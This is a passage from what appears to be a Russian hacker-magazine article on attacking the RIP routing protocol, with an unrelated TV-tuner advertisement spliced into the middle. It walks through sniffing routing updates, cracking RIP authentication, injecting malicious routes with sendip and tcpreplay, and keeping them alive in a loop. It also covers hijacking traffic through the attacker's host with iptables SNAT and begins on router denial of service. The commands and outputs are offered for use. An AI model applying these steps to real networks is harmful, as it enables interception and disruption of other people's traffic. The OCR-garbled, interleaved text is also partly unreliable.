сываешь нужный пакет в рсар-формат, переносишь его в локальную сеть и затем проигрываешь утилитой tcpreplay (<http://tcpreplay.sourceforge.net>).

сохранение RIP-пакета

```
arhontus / # tcpdump -n -i eth0 host
192.168.66.35 and port 520 -s 0 -w
/tmp/ripauth.pcap
```

проигрываем RIP-пакет на локальной машине, чтобы его поймал C&A

```
arhontus / # tcpreplay -i eth0
/tmp/ripauth.pcap
```

Чтобы C&A работал правильно, интерфейс должен находиться в режиме прослушивания. После нахождения RIP-пакета он переносится в окно взлома и начинается атака путем перебора или по словарю. Правила стандартного перебора работают, но действительно длинные и сложные пароли ты не раскусишь, если только не будешь иметь дело с подконтрольным суперкомпьютером или сетью для распределенных вычислений.

подготовка экспериментальной установки

→ **эnumерация RIP.** Не забудь добавить опцию «-v» для детального отображения содержимого пакета и опцию «-s 0» — для интерпретации именно всех данных, содержащихся в пакете, а не только в первых 68-ми байтах (листинг 1).

Как показал листинг, на атакуемой сети активно вещают два маршрутизатора: 192.168.69.100 и 192.168.69.36. При этом хост 192.168.69.36 уведомляет, что он может передавать пакеты в две подсети класса C (192.168.30.0/24 и 192.168.7.0/24). Хост 192.168.69.100 сказал, что: 1) через него проходит стандартный маршрут 0.0.0.0/0; 2) он может передавать пакеты в некоторые сети (192.168.0.1/32, 192.168.1.0/24, 192.168.10.0/24 и 192.168.11.0/24); 3) пакеты, адресованные в сеть 192.168.15.0/24, должны адресоваться через маршрутизатор 192.168.69.110. Маршрут в сеть 192.168.15.0/24 идет через другого хост, это означает одно из двух: 1) маршрут прописан статически; 2) маршрутизатор 192.168.69.110 вручную настроен на оповещение только одного соседа.

Стандартное оповещение соседей происходит каждые 30 секунд, хотя временной интервал оповещения может зависеть от установок каждого индивидуального маршрутизатора. Некоторые маршрутизаторы могут находиться в так называемом «пассивном режиме» (устанавливается командой «passive-interface <имя интерфейса>» на определенный интерфейс). В таком случае маршрутизатор на данном интерфейсе будет принимать оповещения от соседей и менять свою таблицу маршрутизации, но не будет оповещать о своих или о выученных маршрутах.

ЛИСТИНГИ

Листинг 1

```
arhontus / # tcpdump -n -i eth0 host 224.0.0.9 -v -s 0
tcpdump: listening on eth0, link-type EN10MB (Ethernet), capture size 65535 bytes
20:58:50.840710 IP (tos 0xc0, ttl 1, id 0, offset 0, flags [none], proto: UDP
(17), length: 72) 192.168.69.36.520 > 224.0.0.9.520:
RIPv2, Response, length: 44, routes: 2
AFI: IPv4: 192.168.30.0/24, tag 0x0000, metric: 1, next-hop: self
AFI: IPv4: 192.168.7.0/24, tag 0x0000, metric: 1, next-hop: self
20:58:53.291412 IP (tos 0x0, ttl 1, id 0, offset 0, flags [DF], proto: UDP
(17), length: 232) 192.168.69.100.520 > 224.0.0.9.520:
RIPv2, Response, length: 204, routes: 10
AFI: IPv4: 0.0.0.0/0, tag 0x0000, metric: 1, next-hop: self
AFI: IPv4: 192.168.0.1/32, tag 0x0000, metric: 1, next-hop: self
AFI: IPv4: 192.168.1.0/24, tag 0x0000, metric: 1, next-hop: self
AFI: IPv4: 192.168.10.0/24, tag 0x0000, metric: 1, next-hop: self
AFI: IPv4: 192.168.11.0/24, tag 0x0000, metric: 1, next-hop: self
AFI: IPv4: 192.168.15.0/24, tag 0x0000, metric: 1, next-hop: 192.168.69.110
```

Листинг 2

```
arhontus irpas # ./ass -v -i eth0
ASS [Autonomous System Scanner] $Revision: 1.24 $
(c) 2k++ FX <fx@phenoelit.de>
Phenoelit (www.phenoelit.de)
IRPAS build XXXIX
passive listen ... (hit Ctrl-C to finish)

>>>Results>>>
Router 192.168.69.100 (RIPv2)
RIP2 [ n/a ] 0.0.0.0 /0.0.0.0, next: 0.0.0.0
(tag 0, mtr 1)
RIP2 [ n/a ] 192.168.0.1 /255.255.255.255, next: 0.0.0.0
(tag 0, mtr 1)
RIP2 [ n/a ] 192.168.1.0 /255.255.255.0, next: 0.0.0.0
(tag 0, mtr 1)
RIP2 [ n/a ] 192.168.10.0 /255.255.255.0, next: 0.0.0.0
(tag 0, mtr 1)
RIP2 [ n/a ] 192.168.11.0 /255.255.255.0, next: 0.0.0.0
(tag 0, mtr 1)
RIP2 [ n/a ] 192.168.15.0 /255.255.255.0, next: 192.168.69.110
(tag 0, mtr 1)
Router 192.168.69.36 (RIPv2)
RIP2 [ n/a ] 192.168.30.0 /255.255.255.0, next: 0.0.0.0
(tag 0, mtr 1)
RIP2 [ n/a ] 192.168.7.0 /255.255.255.0, next: 0.0.0.0
(tag 0, mtr 1)
*** glibc detected *** double free or corruption (!prev): 0x0805c218 ***
Aborted
```

Для эnumерации сети, особенно если в ней присутствует множество активных маршрутизаторов, удобнее использовать программу ass из irpas — сборника утилит, разработанных FX из команды Phenoelit. После запуска утилиты переходит в пассивный режим сканирования, так что, когда истечет заданное (атакующим) время, он прервет программу командой «Ctrl»+«C» и проанализирует результат (листинг 1).


Как продемонстрировал листинг 2, ass выдает те же результаты, что и tcpdump. Единственное отличие — это визуальное отображение информации и то, что ass дополнительно определил, что используется RIP второй версии без аутентификации. Впрочем, возможности утилиты гораздо шире: поддерживается анализ и других протоколов маршрутизации, таких как IRDP, IGRP и EIGRP. Когда время оповещения изменено вручную до какого-то очень специфического и большого значения или когда не хочется

ждать стандартного пакета оповещения, можно послать специально сконструированный запрос на адрес многовещательной рассылки (224.0.0.9). Маршрутизаторы в ответ отошлют свою таблицу маршрутов.


Ответ маршрутизатора

```
Routing Information Protocol
Command: Request (1)
Version: RIPv2 (2)
Routing Domain: 0
Address not specified, Metric: 16
Address Family: Unspecified (0)
Route Tag: 0
Netmask: 0.0.0.0 (0.0.0.0)
Next Hop: 0.0.0.0 (0.0.0.0)
Metric: 16
```

Часто оповещения от маршрутизаторов не доходят до простых пользователей, особенно если грамот-



Cain&Abel



Cain&Abel

возможностью — функцией аутентификации маршрутизатора, посылающего обновления. Вернее, даже не самого маршрутизатора, а пакета обновления. На данный момент существует два воплощения аутентификации: «незашифрованный текст» и «MD5». В случае с незашифрованным текстом ключ находится в одном из полей RIP-пакета, и атакующий без труда идентифицирует этот ключ, проанализировав перехваченный пакет программой tcpdump или tethereal.

ложное представление о защищенности системы маршрутизации

```
Routing Information Protocol
Command: Response (2)
Version: RIPv2 (2)
Routing Domain: 0
Authentication: Simple Password
Authentication type: Simple Password (2)
Password: 123456
IP Address: 192.168.30.0, Metric: 1
Address Family: IP (2)
Route Tag: 0
IP Address: 192.168.30.0 (192.168.30.0)
Netmask: 255.255.255.0 (255.255.255.0)
Next Hop: 0.0.0.0 (0.0.0.0)
Metric: 1
```

ный системный администратор установил фильтрацию рассылки многоадресных адресов на портах коммутатора. После отправки запроса ответ с таблицей маршрутизации приходит на адрес посылающего. Благодаря RIP-запросам ты обходишь это ограничение и получаешь информацию, содержащуюся в обновлениях. Сначала придется работать вслепую, но на то, чтобы послать запрос на конкретный адрес каждой машины в ЛВС, не требуется много времени. → **аутентификация RIP**. Когда вышла вторая версия протокола RIP, жизнь системных администраторов облегчилась ее новой дополнительной

С аутентификацией пакета по алгоритму MD5 сложнее — сам ключ не передается в чистом виде. Вместо этого заносятся аутентификационные данные пакета, составленные при помощи MD5-алгоритма (подробнее в RFC-1321 и RFC-2082).

заголовок RIP-пакета теперь такой

```
Routing Information Protocol
Command: Response (2)
Version: RIPv2 (2)
Routing Domain: 0
Authentication: Keyed Message Digest
```

```
Authentication type: Keyed Message
Digest (3)
Digest Offset: 44
Key ID: 1
Auth Data Len: 20
Seq num: 68
Zero Padding
Authentication Data Trailer
Authentication Data: 08 10 7d 4c f7
46 c3 79 61 84 d3 21 d8 2c b0 e3
IP Address: 192.168.30.0, Metric: 1
Address Family: IP (2)
Route Tag: 0
IP Address: 192.168.30.0 (192.168.30.0)
Netmask: 255.255.255.0 (255.255.255.0)
Next Hop: 0.0.0.0 (0.0.0.0)
Metric: 1
```

Несмотря на присутствие аутентификации, атакующий может получить данные о состоянии маршрутов, проанализировав перехваченные данные. Но он никак не сможет посылать специальные запросы, чтобы получить таблицы маршрутизации, так как маршрутизатор просто проигнорирует неправильно аутентифицированный запрос. На сегодня посылать специальные RIP-пакеты, несущие аутентификацию, умеет только одна утилита — sendip. Правда, она работает криво и коверкает содержимое.

Есть вариант посылать такие пакеты установкой пакета маршрутизации Quagga, используя программу модификации пакетов в rсар-формате NetDude или hexeditor. Независимо от того, какой утилитой ты будешь пользоваться для создания произвольных пакетов, нужно получить значение ключа, чтобы пакет был принят маршрутизатором. → **установка маршрутизатора на Linux**. Прежде чем перейти к практической части, посмотрим пример установки и конфигурации пакета маршрутизации с открытым кодом Quagga (www.quagga.net).

опции sendip, относящиеся к генерации RIP-пакетов

```
arhontus / # sendip -p rip
<SNIP>
Modules available at compile time:
  ipv4 ipv6 icmp tcp udp bgp rip ntp

Arguments for module rip:
  -rv x RIP version
    Default: 2
  -rc x RIP command (1=request, 2=response, 3=traceon (obsolete), 4=traceoff (obsolete), 5=poll (undocumented), 6=poll entry (undocumented))
    Default: 1
  -re x Add a RIP entry. Format is: Address family:route tag:address:subnet mask:next hop:metric
    Default: 2:0:0.0.0.0:255.255.255.0:0.0.0.0:16, any option may be left out to use the default
  -ra x RIP authenticat packet, argument is the password; do not use any other RIP options on this RIP header
  -rd RIP default request - get router's entire routing table; do not use any other RIP options on this RIP header
```

генерация пакета запроса и перехват ответа (оба маршрутизатора переслали свою таблицу маршрутизации)

```
arhontus / # sendip -p ipv4 -is 192.168.69.102 -p udp -us 520 -ud 520 -p rip -rv 2 -rc 1 -re 0:0:0:0:16 224.0.0.9
arhontus / # tcpdump -n -i eth0 port 520 and host 192.168.69.102 -s 0
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 65535 bytes
00:27:35.936128 IP 192.168.69.102.520 > 224.0.0.9.520: RIPv2, Request, length: 24
00:27:35.936512 IP 192.168.69.100.520 > 192.168.66.102.520: RIPv2, Response, length: 204
00:27:35.942534 IP 192.168.66.36.520 > 192.168.66.102.520: RIPv2, Response, length: 44
```


Практически любой современный дистрибутив Linux поддерживает Quagga, проще всего установить ее из системы управления пакетами дистрибутива, но можешь собрать и вручную — Quagga (судя по моему опыту) собирается из исходников без особых проблем на различных системах, в том числе на Solaris и BSD.

для сборки пакета используй стандартную практику

```
arhontus quagga # ./configure && make
&& make install
```

После установки необходимые начальные файлы конфигурации обычно находятся в `/etc/quagga/`. Если понадобится, создай новые или измени конфигурационные файлы примеров и запусти необходимые демоны. После запуска telnet позволит зайти на интерфейс управления демоном маршрутизации (RIP-демон слушает на порту 2602), кото-

рый практически точно повторит интерфейс конфигурации Cisco IOS.

пример конфигурации демона RIP

```
hostname rogue.ripd
password 8 jhNan2ucC95.g
enable password 8 Ca/yaFGI.I2h
log file /var/log/quagga/ripd.log
service advanced-vty
service password-encryption
!
key chain dmz_auth
  key 1
    key-string 123456
!
interface eth0
  description DMZ_network
  ip rip authentication mode md5
  ip rip authentication key-chain dmz_auth
```

```
!
router rip
  version 2
  redistribute connected
  redistribute static
  network 192.168.69.0/24
!
line vty
  exec-timeout 30 0
!
```

Одна из команд, которая отсутствует в IOS, но будет очень полезна для ввода маршрутов через Quagga, — как ни странно, `route xxx.xxx.xxx.xxx/yy`, которая позволяет включать его в пакет обновления RIP не создавая маршрут в Kernel.

→ **введение зловредных маршрутов в RIP.** Основная цель злоумышленника — не просто перевести трафик в так называемую «черную дыру» и прервать сообщение между сетями, а в первую очередь перевести трафик через свою машину, чтобы извлечь «полезную» информацию. Соответственно, необходима подготовка для беспрепятственной маршрутизации через свой хост, для чего включается поддержка маршрутизации в Kernel (она выполняется через `/proc-интерфейс`).

включение поддержки маршрутизации

```
arhontus / # echo 1 >
/proc/sys/net/ipv4/ip_forward
```

удостоверяемся, что маршрутизация также разрешена в iptables

```
arhontus / # iptables -L FORWARD
Chain FORWARD (policy ACCEPT)
target prot opt source destination
```

Можно разрешить маршрутизацию только с определенной сети и прописать политику по умолчанию на DROP, что позволит отбросить весь ненужный трафик и ограничить загруженность канала. Могут сложиться такие ситуации, когда ты находишься в той же подсети, что и легитимный маршрутизатор, через который осуществляется передача трафика. Если перевести поток данных через пиратский маршрутизатор (вводишь зловредный маршрут, чтобы потом передать его легитимному маршрутизатору), обратный трафик будет отдаваться с легитимного маршрутизатора согласно его таблице маршрутизации, минуя тебя. Что делать? Один из спасительных вариантов — ввести два зловредных маршрута для каждого из легитимных маршрутизаторов, где твой хост выступает в качестве следующего узла для каждой из подсетей. Второй вариант спасения от проблемы — трансляция сетевых адресов и подмена адреса оригинатора на твой, опять же при помощи команды `iptables`.

подмена адреса оригинатора

```
arhontus / # iptables -t nat -A
POSTROUTING-o eth0 -s $victim_IP-j
SNAT -to-source $your_IP
```

теория


АДМИНИСТРАТИВНАЯ ДИСТАНЦИЯ. ПРАКТИЧЕСКИ В ЛЮБЫХ IP-СЕТЯХ ТЫ ВСТРЕТИШЬ КАК МИНИМУМ ДВА ТИПА МАРШРУТОВ: ПОДСОЕДИНЕННЫЕ И СТАТИЧЕСКИЕ. В БОЛЕЕ КРУПНЫХ СЕТЯХ, ГДЕ ИСПОЛЬЗУЮТСЯ ПРОТОКОЛЫ МАРШРУТИЗАЦИИ, ПОЯВЛЯЮТСЯ ДИНАМИЧЕСКИЕ МАРШРУТЫ, ПРИЧЕМ ИЗ РАЗНЫХ ПРОТОКОЛОВ МАРШРУТИЗАЦИИ. КАКОЙ МАРШРУТ ЯВЛЯЕТСЯ БОЛЕЕ ДОВЕРИТЕЛЬНЫМ, А СООТВЕТСТВЕННО, ПРЕДПОЧТИТЕЛЬНЫМ ПРИ ПРИНЯТИИ РЕШЕНИЯ О МАРШРУТИЗАЦИИ? ЗДЕСЬ И ПОНАДОБИТСЯ ЗНАЧЕНИЕ АДМИНИСТРАТИВНОЙ ДИСТАНЦИИ, ЗАВИСЯЩЕЕ ОТ ТОГО, КАК МАРШРУТИЗАТОР ВЫУЧИЛ МАРШРУТ.

Основные сведения о стандартных значениях административной дистанции

источник информации о маршруте	административная дистанция
подсоединенный	0
статичный	1
внешний BGP	20
внутренний EIGRP	90
IGRP	100
OSPF	110
IS-IS	115
RIP	120
внешний EIGRP	170
внутренний BGP	200
неизвестный	255

АДМИНИСТРАТИВНАЯ ДИСТАНЦИЯ НЕ МОЖЕТ БЫТЬ ИЗМЕНЕНА С УДАЛЕННОЙ МАШИНЫ И УСТАНОВЛИВАЕТСЯ НА САМОМ МАРШРУТИЗАТОРЕ. ТАК ЧТО ЕДИНСТВЕННЫЙ СПОСОБ ПОПЫТАТЬСЯ ИЗМЕНИТЬ ТАБЛИЦУ МАРШРУТИЗАЦИИ — ПОМЕНЯТЬ ЕЕ ТАКИМ ОБРАЗОМ, ЧТОБЫ МАРШРУТ ИМЕЛ МЕНЬШУЮ МЕТРИКУ. ПО УМОЛЧАНИЮ ВСЕ ПУТИ, ВЫУЧЕННЫЕ ЧЕРЕЗ RIP, ИМЕЮТ МЕТРИКУ КАК МИНИМУМ 1, ЧТО, В ПРИНЦИПЕ, ЛОГИЧНО. ДАЖЕ ЕСЛИ МЫ ПРОПИШЕМ В СВОЕМ ПАКЕТЕ МЕТРИКУ ПУТИ, РАВНУЮ 0, ПОЛУЧАЕМЫЙ МАРШРУТИЗАТОР ИНТЕРПРЕТИРУЕТ ЕЕ КАК 1. В СИТУАЦИИ, КОГДА МЕТРИКА ПУБЛИКУЕМОГО МАРШРУТА БОЛЬШЕ, ЧЕМ 1, МЫ С ЛЕГКОСТЬЮ МОЖЕМ ВНЕДРИТЬ СВОЙ МАРШРУТ, МЕТРИКА КОТОРОГО МЕНЬШЕ ИЛИ РАВНЯЕТСЯ 1 И КОТОРЫЙ БУДЕТ ИМЕТЬ БОЛЕЕ ВЫСОКИЙ ПРИОРИТЕТ. ЕСЛИ МЕТРИКА ЛЕГИТИМНОГО МАРШРУТА И БЕЗ ТОГО ИМЕЕТ МИНИМАЛЬНОЕ ВОЗМОЖНОЕ ЗНАЧЕНИЕ, ПРИДЕТСЯ ПОМЕНЯТЬ ЕЕ НА БОЛЕЕ ВЫСОКУЮ И ОПОВЕСТИТЬ МАРШРУТИЗАТОР О СВОЕМ БОЛЕЕ ПРЕДПОЧТИТЕЛЬНОМ ПУТИ.

Схема сети для NAT'a



эксперимент

Практическая часть, самая интересная и долгожданная :). В следующих примерах аутентификация будет выключена, так как основная задача этого примера — показать принципы введения зловердных маршрутов и изменения таблицы маршрутизации.

→ **введение произвольного маршрута.** При помощи утилиты `sendip` изменим таблицу маршрутизации и добавим маршрут, проходящий через наш маршрутизатор на сеть 192.168.50.0/24.

→ **изменение метрики маршрута на меньшее значение.** Теперь изменим один из существующих маршрутов, о которых оповещает маршрутизатор M1. Возьмем для примера 192.168.10.0/24.

таблица маршрутизации хоста M1

```
C 192.168.0.1/32 is directly connected, Serial0
C 192.168.1.0/24 is directly connected, Serial0
C 192.168.10.0/24 is directly connected, Serial0
C 192.168.11.0/24 is directly connected, Serial0
R 192.168.30.0/24 [120/1] via 192.168.69.36, 00:00:01, Ethernet0
R 192.168.7.0/24 [120/1] via 192.168.69.36, 00:00:01, Ethernet0
S 192.168.15.0/24 [1/0] via 192.168.69.110
S* 0.0.0.0/0 [1/0] via 192.168.0.1
```

таблица маршрутизации хоста M2

```
C 192.168.30.0/24 is directly connected, Serial0
C 192.168.7.0/24 is directly connected, Serial0
R 192.168.10.0/24 [120/1] via 192.168.69.100, 00:00:01, Ethernet0
R 192.168.11.0/24 [120/1] via 192.168.69.100, 00:00:01, Ethernet0
R 192.168.15.0/24 [120/1] via 192.168.69.110, 00:00:01, Ethernet0
192.168.0.0/32 is subnetted, 1 subnets
```

```
R 192.168.0.1 [120/1] via 192.168.69.100, 00:00:01, Ethernet0
R 192.168.1.0/24 [120/1] via 192.168.69.100, 00:00:01, Ethernet0
R* 0.0.0.0/0 [120/1] via 192.168.69.100, 00:00:02, Ethernet0
```

таблица маршрутов изменилась и теперь включает вставленный маршрут

```
arhontus / # sendip -p ipv4 -is 192.168.69.102 -p udp -us 520 -ud 520 -p rip -
rv 2 -rc 2 -re 2:0:192.168.50.0:255.255.255.0:192.168.69.102:1 192.168.69.36
R 192.168.50.0/24 [120/1] via 192.168.66.102, 00:00:06, Ethernet0
```

чтобы избежать прерывания сообщения, вводим свой маршрут

```
arhontus / # sendip -p ipv4 -is 192.168.69.102 -p udp -us 520 -ud 520 -p rip -
rv 2 -rc 2 -re 2:0:192.168.10.0:255.255.255.0:192.168.69.102:1 192.168.69.36
```

измененная таблица маршрутизации на хосте M2

```
R 192.168.10.0/24 [120/1] via 192.168.69.100, 00:00:15, Ethernet0 [120/1]
via 192.168.69.102, 00:00:01, Ethernet0
```

```
arhontus / # sendip -p ipv4 -is 192.168.69.100 -p udp -us 520 -ud 520 -p rip -
rv 2 -rc 2 -re 2:0:192.168.10.0:255.255.255.0:192.168.69.100:2 192.168.66.36
R 192.168.10.0/24 [120/1] via 192.168.69.102, 00:00:22, Ethernet0
```

Идеальное телевидение

GOTVIEW

www.gotview.ru

GOTVIEW PCI DVD2 Lite

Внутренний PCI ТВ-тюнер с новыми 10-ти битными технологиями ВЧ блоком XCEIVE с поддержкой FM-радио. Поддержка стереовещания телепрограмм в форматах NICAM и A2. Видеозахват и аппаратное MPEG сжатие, видеомонтаж, аппаратный фильтр шумоподавления, Аппаратный 3-х полосный эквалайзер. Уникальные настройки для каждого канала.

GOTVIEW PCI 7135

Высококачественный чип Philips SAA7135. Поддержка стерео звука телепрограмм в форматах NICAM и A2. Расширенная обработка звука: частота дискретизации до 48kHz, эквалайзер, регулировка баланса, Dolby ProLogic, Virtual Dolby Surround (псевдостерео) на моно каналах.

Стандарты: PAL / SECAM / NTSC
Полностью русифицированное программное обеспечение
Эфирное и кабельное TV
Поддержка программы телепередач на неделю

GOTVIEW USB2.0 DVD Deluxe

Внешний USB2.0 ТВ-тюнер с новыми 10-ти битными технологиями, ВЧ блоком Philips MK5. Поддержка звука в форматах A2 и NICAM. Видеозахват и аппаратное MPEG сжатие до 15 Мр/сек, видеомонтаж. Настраиваемые аппаратные фильтры шумоподавления. Аппаратный 3-х полосный эквалайзер с сохранением настроек для каждого канала.

GOTVIEW PCI DVD2 Deluxe

Внутренний PCI ТВ-тюнер с новыми 10-ти битными технологиями, ВЧ блоком MK5 с поддержкой FM-радио. Поддержка стереовещания телепрограмм в форматах NICAM и A2. Видеозахват и аппаратное MPEG сжатие, аппаратные фильтры шумоподавления, видеомонтаж. Аппаратный 3-х полосный эквалайзер. Уникальные настройки для каждого канала.

GOTVIEW USB пульт

Дистанционное управление мультимедийными программами воспроизведения звуковых, DVD, MP4 файлов, презентаций, управление офисными приложениями, запуск и остановка программ по желанию пользователя. Работа в режиме эмуляции клавиатуры или мыши.

ULTRA Computers (495) 775-7566, 729-5255, 729-5244, (812) 336-3777 (Санкт-Петербург)

SUNRISE (495) 542-8070

ProNET Group (495) 789-3846, 789-3847

ФОРМОЗА-СОКОЛ (495) 221-6226

Радиоконтакт-Компьютер (495) 741-6577

Систек (495) 781-2384, 784-6658, 737-3125, 784-7224

АБ-Групп (495) 745-5175

ABC Компьютер (09 5) 107-9049, 741-9111 (бесплатная доставка)

MEIJIN (095) 727-1222, 727-1220 (доставка по России)

R-Style (8312) 46-3517, 46-1622, 46-1623 (Н.Новгород)

Беларусь "Ронгбук" (017) 284-1001, 284-2198

Скорпион (812) 320-7160, 449-0573 (Санкт-Петербург)

ХОПЕР (495)235-3500, 235-5417, 235-1667, 7370377 доб: 40-28

УКРАИНА GOTVIEW (044)237-5928, 516-8471, 517-8218 (Киев)

Савеловский рынок павильоны: А44, 2D10, D32, А42, С13

разделение маршрута на две подсети

```
arhontus / # sendip -p ipv4 -is 192.168.69.102 -p udp -us 520 -ud 520 -p rip -
rv 2 -rc 2 -re 2:0:192.168.10.0:255.255.255.0:192.168.69.102:1 192.168.69.36
```

изменение таблицы маршрутизации хоста M2 после первого оповещения

```
192.168.10.0/24 is variably subnetted, 2 subnets, 2 masks
R 192.168.10.0/25 [120/1] via 192.168.69.102, 00:00:01, Ethernet0
R 192.168.10.0/24 [120/1] via 192.168.69.100, 00:00:24, Ethernet0
```

сообщение о том, что вторая половина сабнета проходит тоже через нас

```
arhontus / # sendip -p ipv4 -is 192.168.69.102 -p udp -us 520 -ud 520 -p rip -
rv 2 -rc 2 -re 2:0:192.168.10.0:255.255.255.0:192.168.69.102:1 192.168.69.36
```

изменение таблицы маршрутизации на атакуемой машине

```
192.168.10.0/24 is variably subnetted, 3 subnets, 2 masks
R 192.168.10.0/25 [120/1] via 192.168.69.102, 00:00:022, Ethernet0
R 192.168.10.0/24 [120/1] via 192.168.69.100, 00:00:16, Ethernet0
R 192.168.10.128/25 [120/1] via 192.168.69.102, 00:00:04, Ethernet0
```

перехват пакета, оповещающего о нашем тестовом маршруте 192.168.10.0/24

```
arhontus / # tcpdump -n -i eth0 port 520 and host 192.168.69.100 -w ripauth.pcap
```

проверка того, что пакет содержит необходимый маршрут, с использованием tethereal (tcpdump не в состоянии правильно отобразить информацию из аутентифицированного пакета)

```
arhontus / # tethereal -V -n -r ./ripauth.pcap
```

```
IP Address: 192.168.10.0, Metric: 1
  Address Family: IP (2)
  Route Tag: 0
  IP Address: 192.168.10.0 (192.168.10.0)
  Netmask: 255.255.255.0 (255.255.255.0)
  Next Hop: 0.0.0.0 (0.0.0.0)
  Metric: 1
  IP Address: 192.168.7.0, Metric: 1
  Address Family: IP (2)
  Route Tag: 0
  IP Address: 192.168.7.0 (192.168.7.0)
  Netmask: 255.255.255.0 (255.255.255.0)
  Next Hop: 0.0.0.0 (0.0.0.0)
  Metric: 1
```

```
arhontus / # tcpreplay -i eth0 -e 192.168.69.102:192.168.69.36 -k
00:00:0b:56:15:a2 -I 00:00:0a:43:12:a4 ripauth.pcap
```

изменение таблицы маршрутизации на атакуемом хосте


```
#sh ip route rip
R 192.168.10.0/24 [120/1] via 192.168.69.36, 00:00:02, Ethernet0/0
  [120/1] via 192.168.69.102, 00:00:03, Ethernet0/0
R 192.168.7.0/24 [120/1] via 192.168.69.36, 00:00:02, Ethernet0/0
  [120/1] via 192.168.69.102, 00:00:03, Ethernet0/0
```

приоритеты поменялись, свой маршрутизатор стал первым выбором

```
#sh ip route rip
R 192.168.10.0/24 [120/1] via 192.168.69.102, 00:00:23, Ethernet0/0
  [120/1] via 192.168.69.36, 00:00:01, Ethernet0/0
R 192.168.7.0/24 [120/1] via 192.168.69.102, 00:00:23, Ethernet0/0
  [120/1] via 192.168.69.36, 00:00:01, Ethernet0/0
```

формат файла, в котором описаны маршруты

```
route:delay:bandwidth:mtu:reliability:load:hopcount
```

Netdude

```
R 192.168.10.0/24 [120/1] via
192.168.69.100, 00:00:01, Ethernet0
```

Административная дистанция маршрута равняется 120 (значение по умолчанию для протокола RIP), количество узлов до этой сети равно 1.

После добавления своего маршрута можно удалять мешающий легитимный маршрут, для чего посылается пакет, как будто бы пришедший с хоста M1, с более высокой метрикой. Мы поменяли метрику легитимного маршрута на 2, и маршрутизатор автоматически удалил легитимный маршрут, оставив только введенный. При введении метрики маршрута, равной 16, он будет автоматически удален, даже если ему нет альтернативы.

Помни, что по умолчанию оповещения происходят с 30-секундным интервалом. И если хочешь, чтобы путь постоянно оставался приоритетным, не забудь оповещать о жизнедеятельности введенного маршрута каждые 30 секунд или чаще.

отсылка оповещения в цикле

```
arhontus / # while ;; do sendip <маршрут>
; sleep 30; done
```

Маршрут, который подвергли удалению, появится в таблице после очередного пакета оповещения, пришедшего с легитимного маршрутизатора, так что можешь включить его удаление в цикл оповещения, если считаешь, что админ часто заходит на маршрутизатор и смотрит таблицу маршрутов. Маршрут, распределенный между двумя маршрутизаторами, имеет гораздо большие шансы привлечь его внимание.

→ **изменение оповещаемой маски маршрута на более специфичную.** Продолжая изменять тот же маршрут, попробуем разделить его на две подсети: 192.168.10.0/25 и 192.168.10.128/25. Тем самым получим приоритет.

Не пугайся, что в таблице присутствует 192.168.10.0/24 [120/1] via 192.168.69.100. Через этот хост трафик больше не будет передаваться в подсеть, так как наша маска более специфична, она и выбирается при решении о маршрутизации. Если маска оповещаемого маршрута равна 255.255.255.255, указать более конкретную маску невозможно и придется выбирать другие пути решения проблемы.

→ **DOS маршрутизатора.** Последний и самый весомый аргумент (самый «грязный») — DOS маршрутизатора, оповещающего о конкретном маршруте. Если нельзя воспользоваться двумя предыдущими способами изменения таблицы маршрутизации, то нужно предотвратить отсылку оповещений от конкретного маршрутизатора, чтобы остальные маршрутизаторы посчитали маршрут(ы) мертвым(и). Протокол RIP использует четыре вида таймеров:

- 1 UPDATE-ТАЙМЕР, ОТВЕЧАЮЩИЙ ЗА ПЕРИОДИЧНОСТЬ ПОСЫЛКИ ОБНОВЛЕНИЙ. ПО УМОЛЧАНИЮ ОБНОВЛЕНИЯ ОТСЫЛАЮТСЯ КАЖДЫЕ 30 СЕКУНД.
